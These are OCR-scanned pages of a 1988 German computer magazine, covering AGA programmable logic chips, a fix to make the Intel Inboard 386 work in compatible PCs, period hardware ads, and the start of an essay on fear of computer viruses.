
Als weitere Möglichkeit der Konfiguration stellt der Baustein den Selbstlademodus zur Verfügung, der durch einen externen Takt synchronisiert wird. In diesem Modus erfolgt die Programmierung zum Beipiel über ein EPROM oder ein Dual-Port-RAM, die hierfür erforderliche Adressierung übernimmt der AGA-Baustein selbst. Mit einem 16-KBit-EPROM können somit beispielsweise jeweils 8 AGA-Bausteine gleichzeitig mit einem von zwei Programmiermustern geladen werden.

Es ergeben sich bei einer typischen Konfiguration Durchlaufzeiten von 45 ns, die jedoch durch eine etwas aufwendigere Konfiguration der E/A-Zellen (zusätzliche Signalinvertierungen, Verwendung von Flipflops) leicht auf 80 ns steigen können. Dies schränkt zwar die Verwendung eines AGA-Bausteins für sehr schnelle Anwendungsfälle gegenüber PALs ein, jedoch dürfte das Haupteinsatzgebiet des AGA-Bausteins in der Überwachung und Erkennung von Daten in einem Datenstrom liegen.

Hiermit kann zum Beispiel der berühmte Flaschenhals der Von-Neumann-Architektur heutzutage gebräuchlicher Mikroprozessoren umgangen werden. Durch die Programmierung von Vergleichswerten beziehungsweise eines bestimmten Fensterbereichs kann man Datenströme bis 20 MHz direkt auf gesuchte Kombinationen untersuchen.

Entwickelt ...

Einen recht guten Einstieg in die neue AGA-Technologie bietet



Das Matrix-Bild verdeutlicht die Rückführung über NANDs (NAND-Feedback-Matrix).

BERÜHRUNGSPUNKT

Maßgeschneiderte NEC Festplattenlaufwerke für DEC-Systeme.

Es gibt Dinge, die ziehen sich geradezu **magisch** an. Beispielsweise die **DEC-Rechner** und die **zukunftsweisenden** 9" Winchester Disk Drives von NEC. In diesem Zusammenhang überzeugen NEC-Speichermedien mit Kapazitäten von **520 (800) MB bis 1,1 GB** nicht nur durch anerkannte **Zuverlässigkeit** und **Datensicherheit,** sondern auch durch **Zugriffszeiten** von durchschnittlich **15 ms** und folglich **schnellem Datenzugang.** Dies kann man mit Recht von NEC erwarten. Wesentlich wichtiger dürfte folgende Tatsache sein: Aufgrund der kompakten Bauweise ist es nun problemlos möglich, **zwei 9"-Festplattenlaufwerke** von NEC, beispielsweise D 2363, **in ein DEC Standard 19"-Rack** einzubauen. Dadurch läßt sich die **Speicherkapazität** auf insgesamt **2,2 Gigabyte pro Einschub** steigern. Eine Entwicklung, die ungeahnte Möglichkeiten eröffnet.

NEC DISK DRIVES UND DAS TEAM DAHINTER.

NEC

NEC Deutschland GmbH

Klausenburger Straße 4, 8000 München 80, West Germany
Tel.: 089 / 93 00 6-0, Telefax: 089 / 93 77 76/8, Telex: 5 218 073 und 5 218 074 nec m

das von UMA angebotene Experimentier-Kit, das für rund 300 DM auch für Hobbyisten erschwinglich ist. Auf einer Experimentierplatine im Europakartenformat, die gut zur Hälfte aus einem freien Lochrasterfeld besteht, lassen sich alle erdenklichen Logikbausteine mit den Eingangs- beziehungsweise Ausgangsanschlüssen des AGA-Bausteins verschalten. Programmiert wird der AGA-Baustein mittels einer Verbindungsleitung zum PC-Parallelport, über den die Design-Daten zum AGA seriell übertragen werden.

Damit die erwähnten Hobbyisten nicht ein Vielfaches des Kit-Preises für die Programmier-Software ausgeben müssen, vertreibt UMA auch ein einfaches, in BASIC geschriebenes Open-Domain-Programm. Dieses gestattet es, die einzelnen Schaltzellen zu adressieren, zu setzen, ein Design zu laden und zu speichern und in den Baustein zu kopieren. So eine Software hätte man sich für die LCAs auch gewünscht, denn dafür ist nämlich nur ein aufwendiges Software-Paket erhältlich – für mehrere Tausend Mark.

... und designt

Für finanzkräftige Entwickler bietet UMA ein unter GEM ablauffähiges Design-Paket (kostet etwa 3000 DM) für den Schaltungsentwurf und die Umsetzung in passende Design-Daten. Es ermöglicht, ausgehend von booleschen Gleichungen und/oder der Wahrheitstabelle, Design-Daten ohne den Ballast einer von PAL-Assemblern bekannten Beschreibungssyntax zu formulieren und damit den Baustein zu konfigurieren. Eine andere Eingabeform ermöglicht der Design-Editor durch direktes Setzen von Verbindungen in einer datenblattähnlichen Grafik.

Man braucht nicht einmal einen Texteditor, alle Bestandteile eines Entwurfs (Eingänge, Ausgänge, Wahrheitstabelle, boolesche Gleichungen und so weiter) lassen sich wie Arbeitsblätter auf dem Bildschirm ausbreiten und in beliebiger Reihenfolge beschriften. Geht man nach der Drop-Down-Menü-Reihenfolge vor, trifft man zunächst auf ein Fenster zur Eingabe des Titels und des verwendeten AGA-Bausteins. An diesem allein für die Dokumentation wichtigen Fenster schließen sich die Fenster für die Auswahl der Eingangs-, Ausgangspins und der internen Rückführungen an. In jedem dieser Fenster werden die Namen, die Beschreibung der jeweiligen Verbindung und durch einfaches Anklicken mit einer Maus die LMAs beziehungsweise für die Angabe der internen Rückführung die verwendeten E/A-Zellen angegeben. In einem weiteren Fenster lassen sich Signalgruppen definieren.

Will man zum Beispiel bestimmte Zeichen, die aus mehreren Bits bestehen, aus einem Datenstrom erkennen, werden die einzelnen Bits des Zeichens zu einer Signalgruppe zusammengefaßt (A = 1000001 > D[0...6]). Mit Hilfe einer solchen Signalgruppe lassen sich in einer Wahrheitstabelle die einzelnen Bits zu einer Hexadezimalzahl zusammenfassen.

In einem weiteren Fenster läßt sich in ähnlicher Weise die Vernetzung der einzelnen LMAs konfigurieren. Nach diesen Angaben oder auch schon vorher kann mit der Eingabe der eigentlichen Schaltung in Form einer Wahrheitstabelle und/oder mit Hilfe von booleschen Gleichungen begonnen werden.

Bei der Eingabe von booleschen Gleichungen sind Substitutionen erlaubt, das heißt, man ersetzt einen öfters auftauchenden, länglichen Ausdruck durch einen Namen und arbeitet hinfort mit diesem Namen. Die Substitution läßt sich bis zu einer Tiefe von sieben Ebenen schachteln. Als letztes Fenster sind die E/A-Zellen zu konfigurieren.

Wem diese Art und Weise einer Konfiguration jedoch nicht zusagt oder wer sich etwas schwer bei der Formulierung einer Konfiguration tut, dem steht eine datenblattähnliche Grafik zur Verfügung, in der er mit Hilfe einer Maus einzelne Verbindungen von Hand setzen kann. Nach der strukturierten Eingabe eines Designs kann dieses nun kompiliert werden. Die Kompilation läuft dabei in vier Schritten ab. Als erstes werden die Namen überprüft, danach erfolgt die Kompilation der booleschen Gleichungen und daran anschließend die Kompilation der Wahrheitstabelle.

Den Abschluß der Übersetzung bildet eine dreistufige Bündelminimierung. Diese Minimierung errechnet ein absolutes Minimum der erforderlichen Produktterme. Nach erfolgreicher Übersetzung steht nun ein für die Programmierung des AGA-Bausteins fertiges Programmiermuster bereit, das mit einem Down-Load über die Druckerschnittstelle zum AGA transferiert werden kann. Zu Dokumentationszwecken läßt sich auch ein vollständiges Listing mit allen Konfigurationsangaben erstellen. Das Programmiermuster läßt sich auch auf Diskette auslagern oder zu

Stichworte zur programmierbaren Hardware

Schon seit Jahren geht der Hardware-Entwicklungstrend immer mehr weg von einer festen zu einer flexiblen, durch den Anwender anpaßbaren Struktur hin, Stichwort: 'Anwenderspezifische Schaltungen' (ASIC). In den Anfängen stand das PROM. Dieser Chip ermöglicht durch das Brennen von winzigen Sicherungen (Fuses) in der ODER-Ausgangsmatrix, einen bestimmten, von einer an den Adreßeingängen angelegten Bitkombination (Eingangsvektor) abhängigen Ausgangsvektor an den Datenausgängen zu erzeugen.

Hauptanwendungsgebiete liegen in Kodierungen aller Art (speziell Adreßdekodierungen). Jedoch stößt man schnell an die Grenze der Speicherkapazität verfügbarer PROMs, da jeder möglichen Eingangskombination ein Ausgangswert zugeordnet ist.

Eine höhere Flexibilität in bezug auf Platz, Geschwindigkeit und Logik bieten PALs. Sie verfügen im Gegensatz zu der programmierbaren ODER-Ausgangsmatrix und der festverdrahteten UND-Eingangsmatrix eines PROMs über eine programmierbare UND-Eingangsmatrix und eine festverdrahtete ODER-Ausgangsmatrix (bei einigen Bausteinen ist sogar die ODER-Ausgangsmatrix programmierbar). Es lassen sich, je nach verwendetem Baustein, einfache kombinatorische Netzwerke bis hin zu sequentiellen Schaltwerken realisieren. Begrenzt wird diese flexible Hardware-Realisierung nur durch die Zahl der Ein- und Ausgänge, durch die Größe der UND-Matrix und die Art der Ausgangszellen.

Die Palette der anwenderspezifischen Schaltkreise reicht weiter bis in den industriellen Bereich, repräsentiert durch Gatearrays und 'Full-Custom-Lösungen'. Gatearrays, bestehend aus bis zu 10 000 einzelnen Gattern, erreichen noch einen wesentlich höheren Nutzungsgrad als PALs, werden jedoch vom Chip-Hersteller genau wie Full-Custom-Lösungen nach Vorlage des Anwenders bereits im Werk programmiert.

Allen oben genannten Strukturen gemeinsam ist die durch die einmalige Programmierung festgelegte Struktur, die eine nachträgliche Änderung des Designs nicht mehr zuläßt und somit den Baustein nach einem Redesign der zu integrierenden Logik für die weitere Verwendung unbrauchbar macht. Flexibler in dieser Beziehung sind GALs oder EPLDs.

Sie lassen sich, durch die Verwendung spezieller Speichertransistoren, Stichwort: Floating Gates, wie EEPROMs beziehungsweise EPROMs mehrmals löschen und wieder programmieren. Ihre interne Struktur ähnelt dabei sehr den der PALs. Aber auch sie lassen nur eine begrenzte Anzahl von Reprogrammierungen zu – und das nur sehr langsam. Zudem tritt bei PALs, GALs und so weiter die Notwendigkeit der Programmierung mit einem speziellen Programmierge-

rät auf, das je nach Typ und Hersteller des zu programmierenden Bausteins vielfältige Programmieralgorithmen bereitstellen muß. Gerade beim Entwurf neuer Schaltungen wäre es sinnvoll, möglichst schnell mehrere Varianten testen zu können.

On the Fly

Eine wesentlich höhere Flexibilität bietet nun eine Bausteingruppe, zu der AGAs und LCAs (Logic Cell Array) zählen. Sie lassen sich auf verschiedene Arten direkt in der Schaltung ohne die Verwendung exotischer Progammierspannungen und umfangreicher Steuerlogik programmieren und ermöglichen es somit, vom Begriff der Hardware als etwas Festverdrahtetes und nur schwer Abänderbares abzukommen. Die Alternative zu solch einer Flexibilität wäre eine gute Simulationssoftware, aber dies ist letztendlich doch nur eine Simulation, Timing-Probleme bleiben beispielsweise meist außen vor.

Diese Bausteingruppe besteht aus einer Steuer- und einer Ausführungsebene. Die Steuerebene besteht aus Speicher-Schaltelementen, die prinzipiell wie ein RAM-Baustein gelesen und beschrieben werden können. Mit diesen Speicherzellen lassen sich nun in der Ausführungsebene Verbindungen öffnen oder schließen. Die dadurch entstehenden Signalwege ermöglichen die Konfiguration verschiedenster digitaler Schaltungen.

Die RAM-Struktur ermöglicht eine Abänderung der Schaltung 'On the Fly'. Dieser Begriff ist eher in der Plattentechnik anzusiedeln, er steht hier jedoch für die Möglichkeit, die Schaltung im Betrieb in relativ kurzer Zeit abzuändern, ein AGA läßt sich in gut 200 µs vollständig neu konfigurieren. Im Gegensatz zum LCA, das auf seiner Ausführungsebene über eine große Zahl anwenderprogrammierbarer Logikblöcke (im Prinzip kleine PALs) und I/O-Blöcke verfügt und damit eher an die Gruppe der Gatearrays angelehnt ist, besitzt ein AGA eine PAL-ähnliche Struktur.

einem EPROM-Programmiergerät transferieren.

Ausblicke

Das Haupteinsatzgebiet des AGA-Bausteins dürfte, wie bereits oben erwähnt, bei Suchschaltungen liegen. Aber auch in Grafikanwendungen, Massenspeicher-, Netzwerk- und Peripheriekarten-Steuerungen dürften große Anwendungsbereiche liegen. Es lassen sich außerdem beliebige kombinatorische Schaltungen wie variable Decoder, Multiplexer und Vergleicher, Codewandler aller Art oder auch sequentielle Schaltungen wie variable Zähler und Schieberegister realisieren. Der Phantasie sind kaum Grenzen gesetzt.

Bei einem Bauteil-Preis von rund 100 DM dürfte der AGA-Chip sogar für Hobbyisten interessant sein, zumal ein einfacher BASIC-Lader als Open-Domain-Programm erhältlich ist.

Leider umfaßt das Software-Paket von UMA noch keine speziellen Lade-Tools in Assembler, C oder Pascal, um die Möglichkeit einer schnellen Schaltungsänderung voll zu unterstützen. Das dürfte aber nicht lange auf sich warten lassen.

Sicher werden in den nächsten Jahren immer komplexere Bausteine dieser Art auf uns zukommen. Schon heute lassen sich kleinere Gatearrays durch LCAs ersetzen. Die Möglichkeiten, die durch solche mit Hilfe von Software zur Laufzeit des Systems dynamisch abänderbaren Hardwarekomponenten gegeben sind, erfordern bei der Hardware-Realisierung einen gewissen Umdenkprozeß. Der AGA-Baustein dürfte der erste erfolgreiche Schritt in dieser Richtung sein. (st)

Literatur

Datenblatt zu AGA, AGA-Kit und SoftLogik-Bedienerhandbuch, UMA-GmbH, Gundelsheim

ct

Yes, it's a BARON

Von einem **BARON** wird in vieler Hinsicht mehr verlangt.

Modernste Technik der Spitzenklasse und Voll-Kompatibilität zum Industrie Standard. Und dennoch ein vernünftiges Preis-/Leistungsverhältnis.

Sie können jederzeit die Ausstattung wählen, die Ihren Ansprüchen gerecht wird und gegebenenfalls mit Ihrem Geldbeutel wächst.

BARON Computersysteme sind im Fachhandel als XT oder AT in den unterschiedlichsten Ausstattungen erhältlich.

Der neue **BARON** 12 MHz AT macht es deutlich:

Typisch BARON

2.395,00 DM unverbindliche Preisempfehlung

● Kompakt AT-Gehäuse ● Schlüsselschalter für Tastatur ● Reset-Taste ● Turbo-Schalter ● LED-Anzeige für Power, Turbo und Festplatte ● Taktfrequenz 6/12 MHz ● Mainboard aufrüstbar auf 1 MB ● 512 KB RAM bestückt ● 200 Watt Netzteil ● 8 Slots (6 AT + 2 XT) ● Batteriegepufferte System-Uhr und Kalender ● Parallele und serielle Schnittstellen ● 1,2 MB Diskettenlaufwerk ● Diskettenlaufwerk Controller ● Mono-Grafik-Karte (Hercules kompatibel) ● Deutsche Tastatur mit sep. Nummern- und Cursorblock ● Deutsches Handbuch

BARON COMPUTER

Händlerpreisliste anfordern:
BARON COMPUTER Systems GmbH
Groner-Tor-Str. 33
D-3400 Göttingen
Tel. 0551/486092/93
Fax 0551/486094

Bit-Salat

Intels Inboard 386 wird kompatibel

Siegfried Gipp

Der Test des Intel Inboard 386 in c't 4/87 hat ganz klar ergeben, daß man nur sehr wenige IBM-kompatible Systeme auf diesem Weg mit 386-Power versehen kann, die meisten Systeme bereiten erhebliche Probleme mit dem Inboard. Kompatiblen-Geschädigte fanden in dem Test das 'Gewußt wo'; das 'Gewußt wie' liefern wir in diesem Artikel nach.

Dieser Satz ist wörtlich zu verstehen, denn es ist recht einfach, den Fehler zu beheben. Schwierigkeiten kann es nur bei der Fehlersuche geben, denn das Inboard stellt sehr hohe Anforderungen an den Rechner.

Wo laufen sie denn?

So muß der Computer eine hundertprozentig 8088-kompatible CPU haben – dies ist meines Wissens nach nur der V20-Prozessor von NEC. Systeme mit den CPUs 8086, 80186, V30, V40, V50 sind nicht oder nur mit erheblichem Hardwareaufwand geeignet.

Die nächste Hürde ist der Systemtakt. Er muß 4,77 MHz betragen mit dem für die 8088 optimalen Puls/Pausen-Verhältnis von 1:2. Üblicherweise wird dies durch einen Taktgenerator-Baustein 8284 und einen Quarz von 14,31818 MHz gewährleistet.

Turbolader raus

Ein weiterer Grund für ein eventuelles Nichtfunktionieren des Inboards kann bei Turbo-Boards der zweite Taktgenerator sein. Meist wird dieser aus einem gekapselten TTL-Oszillator (24 oder 30 MHz) gewonnen. Der Oszillator kann aber auch aus einem TTL-Baustein (7400 reicht) mit einem Quarz und zwei Widerständen bestehen. Wer so was auf dem Motherboard seines Rechners findet, hat einen, wenn nicht sogar *den* Grund dafür gefunden, warum mit dem Inboard nichts läuft.

Das läßt sich allerdings ändern. Dazu muß man den IC-Pin 13 (F/C) des 8284 hochbiegen und mit einem Stück Draht auf Masse (GND) legen. Damit handelt man sich zwar einen zusätzlichen Wait-State im Turbo-Modus ein, aber den kann man eventuell auch noch beseitigen: für die Wait-Erzeugung können die Pins 4, 5, 6 oder 7 mit unterschiedlicher Polarität der Signale verwendet werden. Bei den meisten Rechnern wird dazu Pin 3 verwendet, der zur Wait-Beseitigung dann auf Masse zu legen ist.

Noch 'ne Hürde?

Ein weiteres Problem können die DIL-Schalter bereiten. Zwar muß das nicht in jedem Fall eine Hürde sein, aber trotzdem lohnt sich eine genauere Betrachtung. Wie man dem Schaltplanauszug (Taiwan-PC) entnehmen kann, wird der DIP-Schalter SW1 nibbleweise ausgelesen. Zur Umschaltung wird bei diesem Kompatiblen der Port PB3 der PIO 8255 benutzt. Im Original IBM PC wird dazu aber PB2 verwendet, der wiederum bei vielen Kompatiblen zur Umschaltung der Taktfrequenz verwendet wird. Hier sollte man also die Pins 20 und 21 tauschen (hoch die Beinchen und Draht her).

Zwei Fliegen

Aber langsam: an dieser Stelle kann man auch gleich die Taktumschaltung abschalten. Dazu muß man den Pin 20 des PIO-Sockels statt mit dem Pin 21 des ICs mit Masse verbinden; der Pin 21 des ICs (die Turbo-Umschaltung) bleibt in der Luft hängen. Mit genau dieser 'kleinen Modifikation' lief das Inboard in meinem Taiwan-PC.


Wie bereits ausführlich in c't 4/88 dargestellt, gibt es auch ganz andere Schalter- und Pinbelegungen, die natürlich andere Modifikationen verlangen. Damit wird unserer Zivilisation wieder ein Feld eröffnet, das Flexibilität, Findigkeit und Kreativität herausfordert. (bw)

Literatur

[1] c't 3/88, S. 98, Taktgenerator 8284A

[2] c't 4/88, S. 32, Hindernisrennen

[3] c't 4/88, S. 232, Verwirrtes Bios



Ausschnitt aus dem Schaltplan eines Kompatiblen.

TROST-DATENTECHNIK GMBH

Technologie, Qualität, Service und mehr . . .

DATASTAR-16 1390,–
TURBO PC/XT ohne Monitor
100% IBM PC/XT-kompatibel

- 8088 CPU
- 4.77/10 MHz
- 640 KRAM
- „Three in One"-Grundplatine mit integrierten Interface-Karten: Monochrome-Grafik/Color-Grafik-Adapter, 1 × seriell-/1 × parallel-Port, Timer
- 2 Laufwerke je 360K
- deutsche Tastatur mit separatem Cursorblock
- 150-W-Schaltnetzteil

DATASTAR 2890,–
TURBO AT-286 ohne Monitor
100% IBM PC/AT-kompatibel

- 80286 CPU
- 6/8/10/12 MHz Geschwindigkeit
- AWARD-BIOS mit Set-up-Programm im ROM
- 512-K-RAM, erweiterbar auf 1 MB
- Monochrome-Grafik/Drucker-Karte
- Western-Digital WD-1003WA2 Floppy/Harddisk-Controller
- 1,2-MB-NEC-Floppylaufwerk
- 20-MB-Seagate-ST-225-Festplatte
- deutsche Tastatur mit separatem Cursorblock
- 200-W-Schaltnetzteil

DATASTAR-386 7890,–
TOWER ohne Monitor

- 80386 CPU
- 16/20 MHz
- 2-MB-RAM auf der Grundplatine-erweiterbar bis 8 MB
- Monochrome-Grafik/Drucker-Karte
- Seriell/Parallel-Karte
- Western-Digital WD-1003WA2 Floppy/Harddisk-Controller
- 1,2-MB-NEC-Floppylaufwerk
- 40-MB-Seagate-ST-251-Festplatte
- deutsche Tastatur mit separatem Cursorblock
- 200-W-Schaltnetzteil

DATASTAR-PORTABLE

- LCD-Display + Grafik-Adapter
- deutsche Tastatur
- 110/220 V Autoswitch-Netzteil

PORTABLE-286 3890,–

- 80286 CPU
- 6/8/10/12 MHz
- 512-K-RAM
- 1,2-MB-NEC-Laufwerk
- 20-MB-Seagate-ST-225-Festplatte
- Seriell/Parallel-Karte

PORTABLE-386 8890,–

- 80386 CPU
- 16/20 MHz
- 2-MB-RAM
- 1,2-MB-NEC-Laufwerk
- 40-MB-Seagate-ST-251-Festplatte
- Seriell-Parallel-Karte

14″-Monitor 280,–
bernstein, TTL

14″-Monitor 305,–
paperwhite, TTL

E.G.A.-Farbmonitor 798,–

P.E.G.A-Grafik-Karte 298,–


IBM PC/XT und AT sind eingetragene Warenzeichen von IBM Corp.

Sofort kostenloses Prospektmaterial anfordern
Händleranfragen erwünscht
10 Tage Rückgaberecht ohne Begründung

Trost Datentechnik GmbH

Zaberner Straße 14 · Postfach 30 09 04
4000 Düsseldorf 30
Telefon (02 11) 41 27 65 · Telex 85 84 955

Neue Adresse ab. 1. Juni 1988:
Ungelsheimer Weg 3
4000 Düsseldorf 30
Telefon (02 11) 4 18 58-0 · Telex 85 84 955



Angst vor Computer-Viren

Über Saboteure mit Allmachtsphantasien

Hans-Jürgen Risch

Die elektronische Datenverarbeitung ist von vielen unbemerkt zur gesellschaftlich prägenden Kraft geworden, die das Leben und Arbeiten mitbestimmt. Nach anfänglichem Zögern und Mißtrauen entschließen sich immer mehr Menschen, auch privat einen Computer zu benutzen. Doch jetzt droht den häuslichen 'Rechenzentren' Gefahr: Immer mehr Virus-Programme verleiden den Computer-Spaß.

Nichts fürchtet der Mensch mehr als die Berührung mit dem Unbekannten. Man will sehen, was nach einem greift, man will es erkennen oder zumindest einordnen können. Diesen menschlichen Erkenntnisdrang unterlaufen die Computer-Viren. Wo sie eindringen, meldet sich der Freizeitpartner Computer unerwartet mit Bomben, Abstürzen, Rattern der Laufwerke oder rätselhaften Ausgaben auf dem Bildschirm – nichts geht mehr. Hilflos steht der Anwender vor diesem Desaster. Allein Programmierer, die das jeweilige Betriebssystem genau kennen, können mit Schutz-Programmen helfen. Der Computer, der lange genug brauchte, um breite Akzeptanz zu finden, wird wieder zum geheimnisvollen technischen Wunderwerk, nur von wenigen beherrschbar.

